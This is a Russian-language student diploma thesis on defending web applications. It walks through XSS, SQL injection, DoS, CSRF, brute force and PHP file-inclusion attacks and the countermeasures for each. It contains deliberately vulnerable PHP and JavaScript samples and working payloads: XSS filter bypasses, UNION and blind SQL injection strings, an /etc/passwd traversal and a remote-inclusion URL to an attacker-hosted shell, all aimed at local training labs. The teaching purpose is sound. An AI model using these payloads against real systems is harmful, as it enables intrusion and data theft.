МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ ИМЕНИ ГУМАРБЕКА ДАУКЕЕВА»
Институт Систем Управления и Информационных Технологии
Кафедра «Системы информационной безопасности»

«ДОПУЩЕН К ЗАЩИТЕ»
Зав.кафедрой _____
(ученая степень, звание, Ф.И.О.)
_____ «_____» _____20____г.
(подпись)

ДИПЛОМНЫЙ ПРОЕКТ

На тему: Разработка системы защиты web-приложения от сетевых атак

Специальность Системы Информационной Безопасности_____

Выполнил(а) Абдуллаева Наргиза Сабиржановна_____ Группа СИБ-16-2_
(Ф.И.О.)

Научный руководитель к.т.н. доцент Шайкулова А.А., ст.преп Альмуратова К.Б.
(ученая степень, звание, Ф.И.О.)

Консультанты:

по специальной части:
старший преподаватель Дмитриева Маргарита Валерьевна_____

_____ «_____» _____20____г.
(подпись)

по безопасности жизнедеятельности:
к.т.н. доцент Приходько Николай Георгиевич_____

_____ «_____» _____20____г.
(подпись)

Нормоконтролер: старший преподаватель Дмитриева Маргарита Валерьевна
(ученая степень, звание, Ф.И.О.)

_____ «_____» _____20____г.
(подпись)

Рецензент: к.т.н. доцент КазНИТУ имени К.И. Сатпаева Айтхожаева Евгения Жамалхановна_____
(ученая степень, звание, Ф.И.О.)

_____ «_____» _____20____г.
(подпись)

Алматы 2020

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ ИМЕНИ ГУМАРБЕКА ДАУКЕЕВА»

Институт Систем Управления и Информационных

Кафедра «Системы Информационной Безопасности»

Специальность «Системы Информационной Безопасности»

ЗАДАНИЕ
на выполнение дипломного проекта

Студенту Абдуллаевой Наргизе Сабиржановне
(Ф.И.О.)

Тема проекта «Разработка системы защиты web-приложения от сетевых атак»

Утверждена приказом по университету № _____ от «___» _____2020 г.

Срок сдачи законченного проекта «____» _____ 2020 г.

Исходные данные к проекту (требуемые параметры результатов исследования (проектирования) и исходные данные объекта): постановленные задачи.

Перечень вопросов, подлежащих разработке в курсовом проекте, или краткое содержание курсового проекта:

а) определение основных целей и требований к СИБ

б) разработка систем защиты;

в) программная реализация;

Перечень графического материала (с точным указанием обязательных чертежей): представлены 5 таблиц и 38 иллюстрации

Основная рекомендуемая литература: Меншов И.К. Разработка системы защиты приложении, веб-сайт https://cyberleninka.ru/article/n/razrabotka-sistemy-zaschity-web-prilozheniy-organizatsii/viewer

Консультации по проекту с указанием относящихся к ним разделов проекта

Раздел	Консультант	Сроки	Подпись
Анализ рисков информационной безопасности	старший преподаватель Дмитриева Маргарита Валерьевна	17.02.2020 – 09.05.2020	
Безопасность жизнедеятельности	к.т.н. доцент Приходько Николай Георгиевич	17.02.2020 – 09.05.2020	

График
подготовки дипломного проекта

Наименование разделов, перечень разрабатываемых вопросов	Сроки представления научному руководителю	Примечание
Разработка веб-приложения	17.02.2020 – 05.03.2020	
Шифрования при авторизации	07.03.2020 – 28.03.2020	
Защита от XSS атаки	30.03.2020 – 08.04.2020	
Добавление сертификатов безопасности	09.04.2020 - 18.04.2020	
Дополнительные Java-безопасность	19.04.2020 – 27.04.2020	
Безопасность от подделки межсайтовых запросов	28.04.2020 - 07.05.2020	
Очистка ненадежных значения для HTML	08.05.2020 - 18.05.2020	
Тестирования защищенности	19.05.2020 - 30.05.2020	
Анализ рисков ИБ. БЖД	01.06.2020 - 04.06.2020	

Дата выдачи задания «_____»_____20___г.

Заведующий кафедрой _____ (Бердибаев Рат Шындалиевич)
(подпись) (ФИО)

Научный руководитель
проекта _____ (Шайкулова Актоты Алиевна)
(подпись) (ФИО)

Научный руководитель
проекта _____ (Альмуратова Камшат Бимуратовна)
(подпись) (ФИО)

Задание принял к
исполнению студент _____ (Абдуллаева Наргиза Сабиржановна)
(подпись) (ФИО)

АННОТАЦИЯ

Целью данного проекта является разработка систем защиты web-приложения.

Для достижения цели рассматриваются наиболее известные атаки, выполняемые на интернет-магазины, приносящие финансовые и репутационные убытки. Главной задачей является организация безопасности на уровне приложения, разработка защищенного от сетевых атак веб-приложения. При разработке был проведен анализ уязвимостей web-приложений интернет-магазинов.

Результатом проекта будут:

1) Веб-приложение;

2)Системы защиты, такие как шифрование пароля, добавления SSl сертификата;

3) Встроенные защитные меры от XSS атак и подделки межсайтовых скриптов.

АҢДАТПА

Бұл жобаның мақсаты - веб-қосымшаны жасау және оның ақпараттық қауіпсіздігін қамтамасыз ету.

Мақсатқа жету үшін интернет-дүкендерге жасалған және қаржылық және беделге шығын келтіретін ең танымал шабуылдар қарастырылады. Негізгі міндет - қолданбалы деңгейде қауіпсіздікті ұйымдастыру, желілік шабуылдардан қорғалған веб-қосымшаны жасау. Әзірлеу барысында интернет-дүкендердің веб-қосымшаларының осалдығына талдау жасалды.

Жобаның нәтижесі:

1) Веб-қосымша;

2) Қауіпсіздік жүйелері, парольді шифрлау, SSl сертификатын қосу;

3) XSS шабуылдарынан және сайтаралық сценарийлердің жалғандықтарынан қорғалған қорғаныс шаралары.

ANNOTATION

The aim of this project is to develop a web application and ensure its information security.

To achieve the goal, the most well-known attacks carried out on online stores are considered, causing financial and reputation losses. The main task is organization of security at the application level, development of a web application protected from network attacks. During the development, an analysis of vulnerabilities of web applications of online stores was carried out.

The result of the project will be:

1) Web application;

2) Security systems, such as password encryption, adding an SSl certificate;

3) Built-in protective measures against XSS attacks and cross-site script fakes.

Содержание

Введение

В современном мире число пользователей Интернета стремительно растет, что влечет за собой значительный прирост интенсивности и частоты сетевых атак. Впечатляющая эффективность при минимальных затратах делают такие атаки популярным средством введения нечистой конкурентной борьбы. Ущерб от этого может составлять крупные суммы, а если сайт либо же приложение используется для предоставления онлайн-услуг, то объем ущерба может быть на порядки больше.

На сегодняшний день нет возможности построить идеальную неуязвимую систему информационной безопасности. Для множества крупных компании, известных и часто используемых социальных сетей, где в основном требуется персональные данные пользователей, наиболее правильным решением является разработка системы защиты от сетевых угроз во избежание риска атаки.

В дипломном проекте будут рассмотрены наиболее распространенные типы атак и разработка системы защиты для web-сайта от сетевых атак с использованием современных мер защиты, основным назначением которого будет защита данных пользователей и компании от угроз информационной безопасности. Данный подход достигается за счет построения сильной системы информационной безопасности моего веб-приложения.

Независимо от типа приложений и сайтов, самым важным аспектом защиты от атак является планирование и внедрение принципов безопасности.

В дипломном проекте требуется решить следующие задачи:

-провести обзор современных мер защиты и безопасности веб-приложении, изучить структуру и основные назначения современных web-приложении, обосновать причины выбора выбранных атак;

-разработать веб-приложение;

- добавить системы защиты веб-приложения;

- протестировать систему защиты, используя разные типы сетевых атак.

1 Теоретическая часть

1.1 Анализ атак на web-приложения. Постановка задачи

В данной главе надо провести анализ сетевых атак, которые могут быть использованы для доступа к разрабатываемому WEB- приложению и способы обеспечения его безопасности.

Основные виды атак на WEB- приложения:

– XSS атаки;
– SQL инъекция;
– отказ в обслуживании;
– Path Traversal;
– подделка межсайтовых запросов;
– Brute-force атака;
– PHP инъекция.

1.2 Анализ XSS атаки

Cross-Site Scripting (XSS) - это тип атаки на веб- приложении, который включает в себя внедрение, выдаваемая веб-системой страницу, вредоносного кода. В тот момент, когда юзер открывает данную страничку, то код, который был встроен, сразу же выполняется и взаимодействует с веб-сервером злоумышленника.

Пользовательская авторизация может быть использована вредоносной программой для получения доступа к ней, или для другой цели, для получения данных при авторизации юзера.

Вирус также может быть добавлен с помощью уязвимости веб-сервера в страничку, и еще с помощью уязвимости на персональном компьютере пользователя.

Существует 3 вида XSS атак:

- постоянный XSS (хранимый). На сервере или же на веб-страничке сохраняется Java скрипт;

- непостоянный XSS (отраженный). Пользователю будет предоставлена специальная ссылка для перехода;

- XSS в DOM-модели. В его основе лежит передача данных хакером на сервер.

По статистике XSS атака занимает 3% всех существующих атак на Веб-приложения и интернет сайты.

Постоянный или же хранимый XSS:

Этот вид атак в межсайтовом скриптинге считается наиболее вредоносным видом. Хранимый XSS возможен тогда, когда у хакера получится

внедрить вредоносный код на сайт или сервер. При запуске страницы вредоносный код выполняется каждый раз. Один из классических примеров данной атаки, являются форумы, на которых удается оставлять комментарии без фильтрации сообщений [1].

Пример атак. Есть тестовый форум, который уязвим к XSS атакам. Пример кода уязвимого PHP сценария:

```
<php>
if(isset($_POST['btnSign']))
{
$message=trim($_POST['mtxMessage']);
$name=trim($_POST['txtName']);

// Обработка введенного значения переменной message

$message = stripslashes($message);
$message = mysql_real_escape_string($message);

// Обработка введенного значения переменной name
$name = mysql_real_escape_string($name);
$query = "INSERT INTO guestbook (comment,name) VALUES (
'$message','$name');";
$result=mysql_query($query) or
die('<pre>'.mysql_error().'</pre>');
}
?>
```

Рисунок 1.1 – код уязвимого PHP сценария

То есть в коде после выводов имени и содержимого сообщения (“name” and “message”) на сайте пользователя появляется шанс, возможность запуска вредоносного кода.

Злоумышленник после решил оставить сообщение от своего имени:

- Привет от меня!

<script>alert(“Вы попались!”)</script>

После отправки имени и сообщения сайт опубликует мессендж в том виде, в котором хакер переслал его. После запуска данного кода, каждый, кто будет посещать данное веб-приложение, увидит всплывающее сообщение «Вы попались!».

Непостоянный или же отраженный XSS

Самый распространенный вид XSS-атаки, пожалуй, это отраженный XSS. Это вид XSS атаки приемлем тогда, когда данные, предлагаемые пользователем в ссылочной URL форме, формулирует ответ без положенной обработки данных.

Для примера атаки можно привести тестовую страничку, где юзеру придется вводить данные, а именно свое ФИО, после подтверждения, страница выведет уведомление: «Hello [имя пользователя]». Поле ввода данных чувствительно к XSS атакам. Далее приведен пример кода, уязвимого к отраженному XSS:

```
<php>
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL ||
$_GET['name'] == ''){
$isempty = true;
} else {
echo '<pre>';
echo 'Hello ' . $_GET['name'];
echo '</pre>';
}
?>
```

Рисунок 1.2 – код уязвимого PHP сценария

В соответствии с тем, что данный сайт запускается только тем, у кого существует ссылка на нее, то хакеру придется переслать ссылку данной странички нужным пользователям.

Хакер помещает информация со тэгом img, рассчитанный с целью отражения фото:

Понравился ли тебе сайт?

http://localhost/dvwa/vulnerabilities/xss_r/?name= <script>(« Вы попались!»»)</script>

Для того, чтобы JavaScript не особо отличался, есть способ зашифровать знаки и символы. Знак < можно поменять на %3C, символ > заменить на %3E, а символ / поменять на %2F. В итоге получим такого рода сообщение:

Понравился ли тебе сайт?

http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E("Вы попались!»")%3C%2Fscript%3E

Сразу же после того, как юзер перейдет по отправленной ссылке, на мониторе появится всплывающее окошко с уведомлением «Вы попались!».

Как уже известно, рассылка данного вида атаки происходит в разных социальных сетях, например, по электронной почте, по вастаппу и т.д., или же размещают на часто помещаемых страницах. Такого рода URL ссылки никаких сомнений не порождают, указывая на надежный веб-сайт, однако, включает в себя вектор XSS атаки.

XSS в DOM-модели

DOM - это представление документа в форме дерева тегов. Данное дерево образовывается из-за приложенной структуры тегов, также за счет преимущественно текстовых частей сайта, каждый из которых сформулирует самостоятельный узел.

Данный вид XSS-атаки содержится преимущественно внутри сценария JavaScript.

Пример вышеуказанного вида атаки. Например, есть какой-то сайт, где юзеру придется выбрать язык интерфейса. Предпочтенный им язык интерфейса, как принято, передается параметром «default» с помощью URL. Выборка языка интерфейса исполняется нижеуказанным кодом:

```
<selectname="default">
<script>
if (document.location.href.indexOf("default=") >= 0) {
var lang =
document.location.href.substring(document.location.href.indexOf("default=")+8);
document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
document.write("<option value='' disabled='disabled'>----
</option>");
}
document.write("<option value='English'>English</option>");
document.write("<option value='French'>French</option>");
document.write("<option value='Spanish'>Spanish</option>");
document.write("<option value='German'>German</option>");
</script>
</select>
```

Рисунок 1.3 – Код для выбора языка интерфейса

Ссылка для доступа к сайту:

http://dvwa-master/vulnerabilities/xss_d/?default=English

Для осуществления XSS атаки в DOM-модели, воспользуемся следующим запросом:

http://dvwa-master/vulnerabilities/xss_d/?default= <script>alert(“Опять вы попались!”)</script>

Злоумышленник может воспользоваться примером для размещения ссылки, как было показано в примере отраженной XSS атаки.

Для осуществления атаки можно использовать не только тег <script>, но и множество других способов.

Например, опять же есть какой-то тестовый сайт, где юзеру нужно указать свое имя. Разработчик принял решение обезопасить веб-сайт от атак с помощью фильтрации тега <script>. Сайт включает в себя незащищенный код:

```php
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL ||
$_GET['name'] == ''){
$isempty = true;
} else {
echo '<pre>';
echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
echo '</pre>';
}
?>
```

Рисунок 1.4 – Уязвимый код

Чтобы выполнить атаку используем этот же тег, но уже иным регистром и введем такую строку:

<SCRIPT>alert(“Обход фильтрации тега”)</SCRIPT>

В итоге появится всплывающее окошко с уведомлением «Обход фильтрации тега». Иным способом чтобы исключить фильтрацию является тег <img>. Введем такую строку:

<img src="test" onerror="alert(‘Обход фильтрации тега’)">

В итоге получим уведомляющее окошко с сообщением «Обход фильтрации тега».

Также существует еще один способ обойти фильтрацию, это <sc<script>ript>. Добавим строку:

<sc<script>ript>alert(‘Обход фильтрации тега’)</sc<script>ript>

В итоге получим то же самое уведомляющее окошко с сообщением «Обход фильтрации тега», как и в предыдущих примерах.

Защита от XSS атак

Нижеперечисленные способы используются для защиты от XSS атак:

- экранирование входных и выходных данных. Основной идеей является подмена неоднозначных знаков на однозначные знаки. Например, знаки «< также >» усматривается как человеком, так и компьютерами. Но если их поменять на «<» равносильно «<», а «>» - «>», текст получится однозначным;

-воспользоваться «белыми списками». Дать возможность внедрять символы, применяемые в конкретных полях. Например, в поле вводы цифр можно было вводить только цифры, а в поле ввода букв, соответственно, только буквы;

- установить флаг HTTPOnly. Данный флаг используется для понимание того, что куки нельзя будет просмотреть благодаря javascript, но есть возможность прочитать серверным сриптам. Настройки срабатываются в php.ini.

1.3 Анализ атаки SQL-инъекция

Данный вид атаки является одним из часто используемых методов взлома веб-сайтов и приложений, которые напрямую связаны с базами данных. Атака базируется на внедрении неправильного SQL-кода в запрос.

Введение SQL, в зависимости от вида употребляемой СУБД, также условии введения, способно предоставить шанс атакующего осуществить свободный запрос к БД (к примеру, посмотреть содержание различных таблиц, удалить, изменить либо дополнить сведения), получить вероятность чтения и журналирования локальных файлов и запуск случайных команд на сервере [2].

Атака SQL-инъекция вероятна при неправильной обработке входных данных, что применяются в запросах SQL. К примеру, есть сайт для тестирования

http://localhost/sqli-labs/Less-1/?id=1

При замене запроса «?id=1'» или «?id=1"» выявится ошибка. Это означает, что сайт можно легко взломать с помощью SQL-инъекции.

Элементарная осуществление SQL-инъекции. Для этого воспользуемся ключевыми словами «SELECT», «FROM» и «WHERE», которые применяются почти в любом запросе. Обращение к БД продемонстрируем как посещение библиотеки:

SELECT книги FROM библиотека WHERE Пушкин_А.С.

В результате библиотекарь даст нам ту же книгу.

По статистике данный вид атаки занимает 4% от всех атак на веб-приложения.

Использование оператора Union

Union в языке СУБД дает возможность соединить несколько запросов в один. Например есть сайт, где указывая параметр «id» нужно будет вводить данные юзера.

http://localhost/sqli-labs/Less-1/?id=1

Злоумышленник желает просмотреть имя SQL таблицы и версию сервера. Для того, чтобы сразу же не выводилось, надо вставить неправильные данные.

Если хакер введет строку у: http://localhost/sqli-labs/Less1/?id=’ union select 1 --+ сервер выдает ошибку, потому что для объединения запросов потребуется равное количество полей.

Если хакер введет строку: http://localhost/sqli-labs/Less1/?id=’ union select 1,2,3 --+ сервер выполнил запрос. В этом запросе цифра 2 записывается в поле логин, а число 3 в поле пароль. Хакеру удалось подобрать количество полей и после вводит строку:

http://localhost/sqli-labs/Less-1/?id=’ union select 1,database(),version() --+

Сервер обработал запрос и вывел в поле логин название таблицы БД, а в поле пароль версию сервера.

Использование оператора GROUP BY

Данный оператор используется для подбора числа столбцов в БД. В крупных сетях количество столбцов бывает больше 50.

Для того, чтобы в запросе «UNION SELECT» не перебирать все столбцы, нужно воспользоваться оператором GROUP BY. Если ввести запрос: : http://localhost/sqli-labs/Less-1/?id=’ group by 10 --+ выдаст ошибку. Значит количество столбцов < 10.

Если ввести: http://localhost/sqli-labs/Less-1/?id=’ group by 3 --+ ошибки не выдает. Значит количество столбцов минимум 3.

Если ввести: http://localhost/sqli-labs/Less-1/?id=’ group by 4 --+ выдаст ошибку, то количество столбцов – 3.

Реализация слепой атаки SQL инъекция

Эта атака немного труднее, чем обычная атака, и потребуется больше времени и сил. Итог запроса не всегда показывается на сайте. Атака на форму авторизации является одним из примеров данной атаки [3].

Есть сайт со ссылкой http://localhost/sqli-labs/Less-8/?id=1

Сайт содержит статью с заголовком и данными. Введем запрос для проверки слепой инъекции

http://localhost/sqli-labs/Less-8/?id=1’ and 1=1 --+

По итогу на сайте ничего не изменится. После запрашиваем другой запрос

http://localhost/sqli-labs/Less-8/?id=1’ and 1=2 --+

Если инъекция выполнится без ошибок, то половина содержимого сайта исчезнет.

Защита от атаки SQL инъекция

Чтобы обезопаситься от SQL атак применяют фильтрацию входных данных, значения которых используется для осуществления SQL запроса:

- контроль валидности числовых характеристик. В PHP можно применить опцию is_numeric(n); с целью контроля параметра;

- контроль валидности строковых характеристик;

-экранировка знаков. В PHP можно применить функции addslashes($str); и mysql_real_escape_string($str).

1.4 Анализ DoS атаки

Атака отказ в обслуживании (Denial of Service, DoS) применяется на выч.систему.

Все сетевые оборудования имеют ограничения по числу обрабатывания запросов в то же время. Помимо этого, путь, посредством которого сервер связывается с сетью, также владеет ограниченной пропускной способностью. В случае превышения запросов определенного значения, появятся трудности такие как:

-ответ на запросы будет выдаваться медленнее;

-некоторые юзеры, возможно даже все могут не получить ответа [4].

Для того, чтобы направить в необходимый ресурс огромное число запросов, хакеры применяют ботнет. Этот вид атаки именуется как Distributed Denial of Service (DDoS). В этом заключается различие между ними. Если DoS атака выполняется с одного ПК, то DDoS атака с нескольких ПК. Владельцы ПК обычно не предполагают, что их ПК был вовлечен в эту атаку.




Рисунок 1.5 – Схема проведения DDoS-атаки

Например, хакер хочет провести DDoS-атаку. Чтобы выполнить задуманное он обращается к центру управления бот-сетями. Этот центр в ответ отправляет сигнал тысячам, даже способен и миллионам ПК, составляющих бот-сеть. Эти ПК отправляет запросы на указанный хакером сайт.

Задача этой атаки сформировать подобные требования, при которых юзеры не имеют шанса приобрести допуск к системным ресурсам, либо допуск будет затруднен.

В сегодняшний день эти атаки являются наиболее известными, так как дают возможность привести вплоть до отказа почти любую систему без каких-либо улик [5].

Защита от DoS атак

Есть 2 основных метода обезопаситься от DoS атак:

- сторонние сервисы. К примеру, сервис Shield от компании Google. В 2013 году компания Google запустила бесплатный сервис Shield. Данный сервис предполагает систему безопасности от распределенных атак. Правило работы довольно таки простой: обращение к сайтам выполняется с помощью инфраструктуры Гугл. Гугл является менее уязвимым, чем индивидуальный сервер, по этой причине данный бесплатный сервис станет весьма пригодным для безопасности от такого рода атак;

-хостинг-провайдер. Множество хостинг-провайдеры предлагают услугу по защите от DoS атак, однако не все выполняют качественно. Необходимо отыскать влиятельного хостинг-провайдера. Он будет основательно защищать ресурсы своих клиентов.

1.5 Анализ атаки CSRF

Фальсификация межсайтовых запросов (CSRF) – тип атак на гостей сайтов, применяющих недочеты протокола HTTP. Если жертва посещает сайт, созданный хакером, то от ее имени скрытно направляется запрос на иной сервер, выполняющий определенную вредоносную операцию (к примеру, перевод денежных средств на свой счет). Для реализации этой атаки жертва обязана аутентифицироваться на том сервере, на который отправляется запрос, также запрос не должен требовать того или иного подтверждения со стороны юзера, которое не может быть проигнорировано либо подделано атакующим скриптом [6].

Пример CSRF атаки

С целью эффективной атаки CSRF юзер обязан заранее пройти аутентификацию на сайте, к которому хакер хочет получить доступ. На форуме, хакер поместил информацию с тегом <img>, в котором сменил местоположение картинки на иное:

Посмотри, это не твой дом?

<img
src="http://example.mesenger.ru/ycheck/send.asp?to=16user@mailexample.com&
mess=Spam+The">

В случае если веб-сайт почты хранит куки с данными об аутентификации, и их время не истекло, то, как только юзер загрузит страницу, с сайта посты отправится месседж юзеру, указанному в поле «to». С таким же триумфом возможно осуществить денежные переводы, с такими же условиями что и с почтой.




Рисунок 1.6 – Атака CSRF

По статистике, в настоящее время фальсификация межсайтовых запросов охватывает в целом 1% от всех атак на интернет услуги.

Защита от CSRF атаки

Чтобы обезопаситься от фальсификации межсайтовых запросов применяют нижеперечисленные способы:

- проверка «referer». Данный способ заключается в проверке сайта, с которого был выполнен запрос. Проблемой является то, что у многих отключена эта проверка.

- генерация оригинального секретного ключа (токенов). Он формулируется при каждой новой сессии и предназначается для выполнения запросов. Юзер отправляет данный ключ между параметрами каждого запроса, и перед тем как осуществить то или иное действие сервер проверяет этот ключ. Плюсом этого механизма, по сравнению с проверкой «referer», считается гарантированная безопасность этого вида. Минусом считается требование возможности компании сессий юзера и требование динамической генерации HTML-кода действующих страниц веб-сайта.

1.6 Анализ Brute-force атаки

Bruteforce атака нападение на пароли способом абсолютного перебора различных альтернативных вариантов с целью отыскать нужный пароль.

Как правило, юзеры предпочитают фиксировать простые, небольшие пароли и достаточно было бы сделать пароль типа «123», «admin» и т.д.. Этим воспользуются и хакеры, которые могут вручную подобрать ключ, или же воспользоваться приложениями со словарем [7].

Хакер в случае с веб-приложениями интернет-услуг может подобрать пароль к личному кабинету юзера и получить доступ к уязвимому сведению.

Даже если данный вид атаки не входить в список атак выполняющих вручную, игнорировать не стоит.

Защита от Brute-force attack

Для того, чтобы обезопасить свое веб-приложение необходимо фильтровать некоторые возможности юзера:

- ограничить количество попыток входа для одного хоста;
- ограничить количество попыток входа одного юзера;
- запретить доступ входа юзера как админ;
-не использовать подсказки после неподходящего ввода логина или пароля.

1.7 Анализ атаки PHP инъекция

PHP инъекция – это один из способов атаки на сайт. Эта чувствительность случается, когда у хакера есть шанс выполнить любой PHP код, модифицировав параметры, отправляемые на веб-сайт.

Атака осуществляется тогда, когда при входе параметры принимаются без проверок. С помощью данной атаки, хакер сможет взять контроль над сайтом.

PHP инъекция применяется и в загрузчиках файлов. В картинку встраивается PHP код, который выполнится на сервере.

Потенциально опасными функциями являются:

– include(). Включает и выполняет указанный файл;

– include_once(). Функция идентична функции include() с одним отличием – указанный файл выполняется всего один раз;

– require(). Функция идентична функции include() с одним отличием – при ошибке остановит исполнение скрипта;

– require_once().Функция идентична функции require() с одним отличием – указанный файл выполняет всего один раз;

– eval(). Функция исполняет PHP код, который содержится в строке;

– create_function(). Функция создает анонимную функцию.

Существует два вида PHP инъекции – локальные (LocalFileInclude, LFI) и удаленные (RemoteFileInclude, RFI).

Локальная PHP инъекция – та, в которой путь до включаемого файла.

Local File Include позволяет использовать и выполнять локальные файлы на серверной стороне. Данный метод позволяет злоумышленнику получить доступ посредством специально сформированного запроса к файлам на сервере. Remote File Include позволяет выполнять удаленные файлы на серверной стороне. Проще говоря, у нас есть сервер, возвращающий с каким-то запросом код программы, который будет открыт и запущен на сервере-жертве [8].

Рассмотрим оба вида посредством функции include(), позволяющая включать и выполнять указанные файлы.

Local File Include

Существует тестовый сайт: http://localhost/mutillidae/

Чтобы найти LFI, нужно найти GET параметр: «?page=» и подставить в него название существующего файла. Если файл откроется, то уязвимость найдена:

http://localhost/mutillidae/index.php?page=user-info.php

Злоумышленник решил открыть файл «passwd», который находится в каталоге «etc». Данный файл содержит весь список пользователей известных системе. Он ввел строчку:

http://localhost/mutillidae/index.php?page=../etc/passwd

Если на странице ничего не отображено, то он вводит строчку:

http://localhost/mutillidae/index.php?page=../../etc/passwd

И так до тех пор, пока файл не отобразится на странице. В результате можно открыть любой файл и запустить выполнение PHP кода.

Local File Include

Существует тестовый сайт: http://localhost/mutillidae/

В данной атаке, как и в прошлых, необходимо найти параметр GET. Злоумышленник на своем сайте поместил файл с вредоносным кодом. Чтобы этот код выполнился на указанном выше сайте, нужно в параметр GET вставить адрес до файла с вредоносным кодом. Шаблон RFI атаки выглядит следующим образом:

http://атакуемый_сайт.ru/index.php?file=http://сайт_злоумышленника.ru/shell

В итоге получилось:

http://localhost/mutillidae/index.php?page=http://localhost/evilsite.ru/evil.php

В результате на тестовом сайте откроется и выполнится файл, который злоумышленник указал в URL запросе.

Защита от PHP инъекции

Для защиты от PHP атак используют следующие методы:

– проверять, переданную строку на посторонние символы;

– проверять, переданную строку на наличие одного из допустимых названий файлов. Реализуется посредством оператора switch или if;

– отключить использование удаленных файлов. Реализуется путем изменения значения опции allow_url_fopen на Off в файле конфигурации php.ini;

– переименовать пользовательские файлы в неподконтрольные им имена.

1.8 Анализ дополнительных защитных мер

Кроме атак, перечисленных выше, необходимо проанализировать систему резервного копирования и установку SSL сертификата.

SSL сертификат

SSL – это протокол шифрования данных. Обмен зашифрованными данными между сервером и клиентом гарантируется за счёт аутентификации и шифрования цифрового сертификата. Цифровой сертификат – файл, который выпустил удостоверяющий центр, он доказывает принадлежность собственнику открытого ключа.

Применение сертификата помогает обеспечить безопасность не только владельца сайта, но и его клиентов от перехвата данных. Это даёт пользователям некую уверенность в безопасности данных. Это предоставляет некую уверенность пользователям в защищенности конфиденциальных данных.

По данным исследования, осуществленного компанией GlobalSign, 84% пользователей не приобретали бы покупки на веб-сайте без сертификата безопасности. 48% пользователей перед вводом конфиденциальных данных в обязательном порядке проверяют защищенность сайта.

В 2014 году компания Google заявила, что при выдаче результатов поисков будет учитываться наличие SSL. Если сайт не имеет сертификат безопасности, то при выдаче результатов поисков будет занимать нижние строчки, чем их конкуренты.

Есть несколько уровней проверки сертификатов:

– DV (Domain validation). Этот сертификат с проверкой доменных имен доступен юридическим и физическим лицам. Он выдается владельцу доменного имени и просто его подтверждает. Это самый низкий уровень;

– OV (Organization validation). Данный сертификат с проверкой связи между хозяином доменного имени и использующей сертификат компанией. Сертификат удостоверяет принадлежность указанного доменного имени к существующей компании;

